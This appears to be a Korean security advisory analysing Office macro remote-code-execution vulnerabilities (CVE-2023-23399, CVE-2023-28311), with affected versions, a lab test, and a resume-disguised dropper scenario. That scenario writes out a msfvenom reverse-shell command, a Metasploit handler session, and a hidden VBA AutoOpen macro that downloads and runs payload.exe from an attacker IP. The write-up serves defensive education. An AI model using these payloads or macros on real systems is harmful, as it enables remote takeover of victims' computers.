Research & Technique

Microsoft Excel RCE 취약점(CVE-2023-23399), Microsoft Word RCE 취약점(CVE-2023-28311)

■ 취약점 개요

2023 년 4 월, Microsoft Office 의 문서작업 프로그램 Excel(CVE-2023-23399)과 Word(CVE-2023-28311)에서 원격 코드 실행 취약점이 발견됐다. 해당 취약점은 악성코드가 포함된 Word, Excel 파일의 매크로 실행으로 인해 발생한다. 공격자는 이메일에 입사 지원서, 포트폴리오 등으로 위장한 메일을 발송하고 수신자가 첨부 파일을 열어 매크로를 허용하면 VBA [1] (Visual Basic for Applications) 매크로 코드가 실행되어 악성 프로그램이 설치되고 실행된다. 공격자는 이를 통해 피해자의 PC 를 원격으로 장악하고 조종할 수 있다.

과거 피싱, 비즈니스 이메일 공격(BEC [2]) 등의 소셜 엔지니어링 공격은 해킹 도구와 템플릿을 사용하여 비슷한 텍스트를 사용했기 때문에 시그니처 기반의 솔루션만으로도 악성 메일 탐지가 용이했다. 하지만, 최근 AI 의 발전으로 텍스트 입력의 자동 변형과 생성이 가능해지면서 공격자들은 다양한 형태의 고도화된 악성 메일을 쉽게 제작할 수 있게 됐으며, 이를 탐지하는 일 역시 어려워지고 있다. 실제로 영국의 정보보안 회사 '다크트레이스(DARKTRACE)'는 지난 4 월 ChatGPT 와 같은 생성형 AI [3] 를 이용한 소셜 엔지니어링 공격이 올해 1~2 월 동안 135% 증가했다는 리포트를 발표하기도 했다.

[1] Visual Basic for Applications(VBA)란 Microsoft Office 제품 군에서 사용하는 프로그래밍 언어로, 매크로 또는 사용자 정의 함수를 작성하고 실행할 수 있으며, 데이터 처리, 문서 생성, 응용 프로그램과 상호 작용 등 여러가지 기능을 제어할 수 있다.

[2] Business Email Compromise(BEC)란 공격자가 전자 메일을 사용하여 상대방이 돈을 보내거나 회사 기밀을 누설하도록 유도하는 사이버 범죄의 일종이다. 주로 신뢰할 수 있는 인물로 위장하여 데이터나 금전을 요구한다.

[3] 생성형 AI 란 인공신경망을 이용해, 새로운 데이터를 생성하는 기술로 명령어를 통해 사용자의 의도를 스스로 이해하고 주어진 데이터를 활용하여 텍스트, 이미지, 오디오, 비디오 등 새로운 컨텐츠를 생성하는 인공지능을 의미한다.

그림 1. 2023 년 이메일을 통한 사이버 공격 동향[4]

또한, ChatGPT 와 같은 생성형 AI 로 VBA 매크로를 생성하고, 이를 이용한 Excel, Word 업무 자동화 작업이 많아짐에 따라 VBA 매크로 이용량이 증가하고 있는 상황이다. 이를 이용해 최근 사이버 공격 사례들 중 정상 문서 파일(이력서, 입사 지원서 등)로 위장하여 첨부파일 실행을 유도하는 LockBit 2.0, VBScript 드롭퍼를 활용한 GammaLoad 의 인포스틸러 등 악성코드도 계속해서 발견되고 있어 해당 취약점에 대한 각별한 주의가 필요하다.



그림 2. 온라인 교육 플랫폼(udemy)의 등록된 생성형 AI 를 활용한 자동화 강의 예시

[4] https://ko.darktrace.com/resources/generative-ai-impact-on-email-cyber-attacks

■ 영향받는 소프트웨어 버전

아래의 표는 Excel(CVE-2023-23399) 취약점 패치를 적용한 버전으로, 아래 표 이전 버전은 모두 CVE-2023-23399 에 영향을 받을 수 있다.

S/W 구분	버전
Microsoft 제품	Current Channel: Version 2302 (Build 16130.20306) Monthly Enterprise Channel: Version 2301 (Build 16026.20238) Monthly Enterprise Channel: Version 2212 (Build 15928.20298) Semi-Annual Enterprise Channel (Preview): Version 2301 (Build 16130.20306) Semi-Annual Enterprise Channel: Version 2208 (Build 15601.20578) Semi-Annual Enterprise Channel: Version 2202 (Build 14931.20944) Office 2021 Retail: Version 2301 (Build 16130.20306) Office 2019 Retail: Version 2302 (Build 16130.20306) Office 2016 Retail: Version 2302 (Build 16130.20306) Office LTSC 2021 Volume Licensed: Version 2108 (Build 14332.20481) Office 2019 Volume Licensed: Version 1808 (Build 10396.20023)

※ Android, iOS, Mac, 웹 용 Outlook(OWA) 및 다른 Microsoft 365 서비스는 영향을 받지 않는다.

아래의 표는 Word(CVE-2023-28311)의 취약점 패치를 적용한 버전으로, 아래 표 이전 버전은 모두 CVE-2023-28311 에 영향을 받을 수 있다.

S/W 구분	버전
Microsoft 제품	Current Channel: Version 2303 (Build 16227.20280) Monthly Enterprise Channel: Version 2302 (Build 16130.20394) Monthly Enterprise Channel: Version 2301 (Build 16026.20274) Semi-Annual Enterprise Channel (Preview): Version 2302 (Build 16130.20394) Semi-Annual Enterprise Channel: Version 2208 (Build 15601.20626) Semi-Annual Enterprise Channel: Version 2202 (Build 14931.20964) Office 2021 Retail: Version 2303 (Build 16227.20280) Office 2019 Retail: Version 2303 (Build 16227.20280) Office 2016 Retail: Version 2303 (Build 16227.20280) Office LTSC 2021 Volume Licensed: Version 2108 (Build 14332.20493) Office 2019 Volume Licensed: Version 1808 (Build 10397.20021)

■ 공격 시나리오

취약점을 이용한 공격 시나리오는 다음과 같다.

infosec

그림 3. 공격 시나리오

① 공격자는 취약점을 악용하여 작성한 악성 문서를(ex 이력서, 의뢰, 송장 등으로 위장) 피해자에게 전송
② 피해자는 해당 악성 문서를 실행한 후 매크로 허용
③ 피해자의 PC에서 매크로 기능이 동작해 공격자 서버의 악성 코드를 다운로드 및 실행
④ 공격자는 원격 명령 실행을 통해 피해자를 장악

■ 테스트 환경 구성 정보

테스트 환경을 구축하여 CVE-2023-23397, CVE-2023-28311 동작 과정을 살펴본다.

이름	정보
피해자	Windows 10 Version 22H2 (OS Build 19045.2846) MSO 365 Office Build (15.0.4517.1504 32-bit)
공격자	Windows 10 Version 22H2 (OS Build 19045.2006) kali-linux-2023 (6.1.0-kali5-amd64)

■ 취약점 테스트 및 설명

Step 1. CVE-2023-23399 취약점 테스트

Step 1) Excel 문서를 열어 Sheet 2 개를 생성한 후, View -> Macros -> View Macros 를 클릭한다.



그림 4. 매크로 삽입하는 방법

Step 2) 매크로 함수 이름을 입력한 뒤, 생성 버튼을 클릭한다.



그림 5. 매크로 생성

Step 3) Sheet1 에는 RCE 취약점, Sheet2 에는 악성 URL 로 연결하는 PoC 코드를 삽입한다.



그림 6. 매크로 소스 코드 RCE 삽입

RCE (그림 6 설명)	**Private Sub WorkSHeet_SelectionChange(ByVal Target As Range)** -> 이 함수는 A1 쉘이 클릭 될 시, 내부의 함수를 실행하는 함수이다.
	Sub RCE -> Dim 을 통해 Program 변수에 calc.exe 문자열(계산기)을 할당하고, shell 함수를 사용하여 실행한다. 이때, 두번째 인자에 해당되는 vbNormalFocus 값을 1 로 설정하여 프로세스를 일반 창으로 실행하도록 한다.



그림 7. 매크로 소스 코드 외부 URL 접속

외부 URL 접속 (그림 7 설명)	**Private Sub Worksheet_SelectionChange(ByVal Target As Range)** -> 이 함수는 A 열에 존재하는 쉘이 클릭 될 경우 내부의 함수를 실행하는 함수이다.
	Sub drivebydownload -> Shell.Application 객체를 생성한 뒤, ShellExecute 메서드를 통해 Edge 브라우저를 실행하고, https://www.skshieldus.com/_웹 사이트를 여는 코드이다.

이후 엑셀에서 Sheet1 의 A1 에 해당하는 셀을 누르면 PoC 가 동작해 calc.exe(계산기)가 실행되며, Sheet2 의 A 열에 존재하는 셀을 누르면 edge 브라우저를 통해 https://www.skshieldus.com/으로 연결된다.



그림 8. PoC 동작 결과 그림

Step 2) CVE-2023-28311 취약점 테스트

Step 1. CVE-2023-28311 취약점 또한 VBA 를 활용하여 매크로를 생성한 뒤 PoC 테스트 코드를 작성한다.



그림 9 . word 매크로 설정 그림



그림 10. 매크로 삽입 Drive By Download 소스 코드

AutoOpen (그림 9 설명)	**Sub AutoOpen** -> Shell 함수를 사용하여 명령 프롬프트에서 curl 을 이용해서 192.168.100.152 서버의 eqst.txt 를 다운받는다. 이때, 실패 시 공격 사실을 숨기기 위해 -s 옵션을 이용하여 에러 출력을 숨긴다. 이후, notepad.exe 를 이용해 TEMP 폴더에 저장된 eqst.txt 내용을 출력한다. 이때, vbHidden 옵션을 통해 Shell 함수가 실행되는 cmd 창을 숨긴다.

메모장이 실행되며 다운받은 txt 파일이 notepad.exe 를 통해 열린다.



그림 11. PoC 동작 결과

■ 취약점 악용 시나리오

다음은 이력서로 위장해 악성코드를 내려 받게 하는 드로퍼(dropper) 시나리오의 상세 과정 설명이다.

Step 1) 공격자는 Metasploit[5]을 활용해 meterpreter[6] 기반의 reverse shell[7] 악성 코드를 제작한다.



그림 12. msfvenom[8]을 활용하여 악성 소스코드 제작

명령어	$ msfvenom -p windows/x64/meterpreter/reverse_tcp -f exe -o payload.exe LHOST= 192.168.100.152 LPORT=4444 **옵션 설명** - p: 모듈 선택 지정 옵션 - f: 확장자 선택 옵션 - o: 이름 지정 옵션 - LHOST: Shell 에 연결할 source IP 주소 - LPORT: Shell 에 연결할 port 의 주소 해당 명령어는 피해자가 192.168.100.152 IP 의 4444 포트로 연결하는 대화형 reverse shell 을 payload.exe 라는 이름으로 생성한다.

[5] Metasploit 이란 침투 테스트 프레임 워크로, 다양한 취약점과 공격을 시도할 수 있는 오픈 소스 도구이다.

[6] meterpreter 란 대상 컴퓨터를 탐색하고 코드를 실행할 수 있는 대화형 쉘을 공격자에게 제공하는 Metasploit 공격 페이로드 중 하나이다.

[7] reverse shell 이란 역방향 쉘을 의미하며, 피해자가 공격자 쪽으로 쉘을 연결하기 때문에 피해자 쪽에서 방화벽이 적용되어 있더라도 연결을 유지하는 기법 중 하나이다.

[8] Metasploit 에서 제공하는 페이로드를 생성할 수 있는 도구로서, exe 실행 파일에 악성코드(exploit) 코드를 주입할 수 있게 한다.

Step 2) 공격자는 msfconsole[9]을 활용해 meterpreter 기반의 reverse shell 세션을 열어 놓고 대기한다.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.100.152
LHOST => 192.168.100.152
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[-] Handler failed to bind to 192.168.100.152:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
```

그림 13. reverse shell 설정

명령어	# use exploit/multi/handler # set payload windows/x64/meterpreter/reverse_tcp # set LHOST 192.168.100.152 # set LPORT 4444 # exploit

Step 3) 공격자는 피해자에게 지원서로 위장한 악성 워드 파일을 전송한다. 워드 파일에 포함된 VBA 코드는 다음과 같다.



그림 14. VBA 코드

VBA	Sub AutoOpen() Call Shell("cmd.exe /S /c" & "curl -s http://192.168.100.152/payload.exe > " & Environ("TEMP") & "₩payload.exe && start /B " & Environ("TEMP") & "₩payload.exe", vbHidden)
AutoOpen (그림 13)	**Sub AutoOpen** -> Shell 함수를 사용하여 명령 프롬프트에서 curl 을 이용해서 192.168.100.152 서버의 payload.exe 를 다운받아 실행한다.

[9] meterpreter 란 대상 컴퓨터를 탐색하고 코드를 실행할 수 있는 대화형 쉘을 공격자에게 제공하는 Metasploit 공격 페이로드 중 하나이다.

Step 4) 피해자가 공격자로부터 수신한 이력서 파일을 열람하면 매크로 사용이 허용된다.



그림 15. 메일 수신 및 매크로 허용

Step 5) 이후, 피해자의 PC 에서 reverse shell(payload.exe)이 실행되며, 공격자는 피해자 PC 의 제어권 획득이 가능하다.

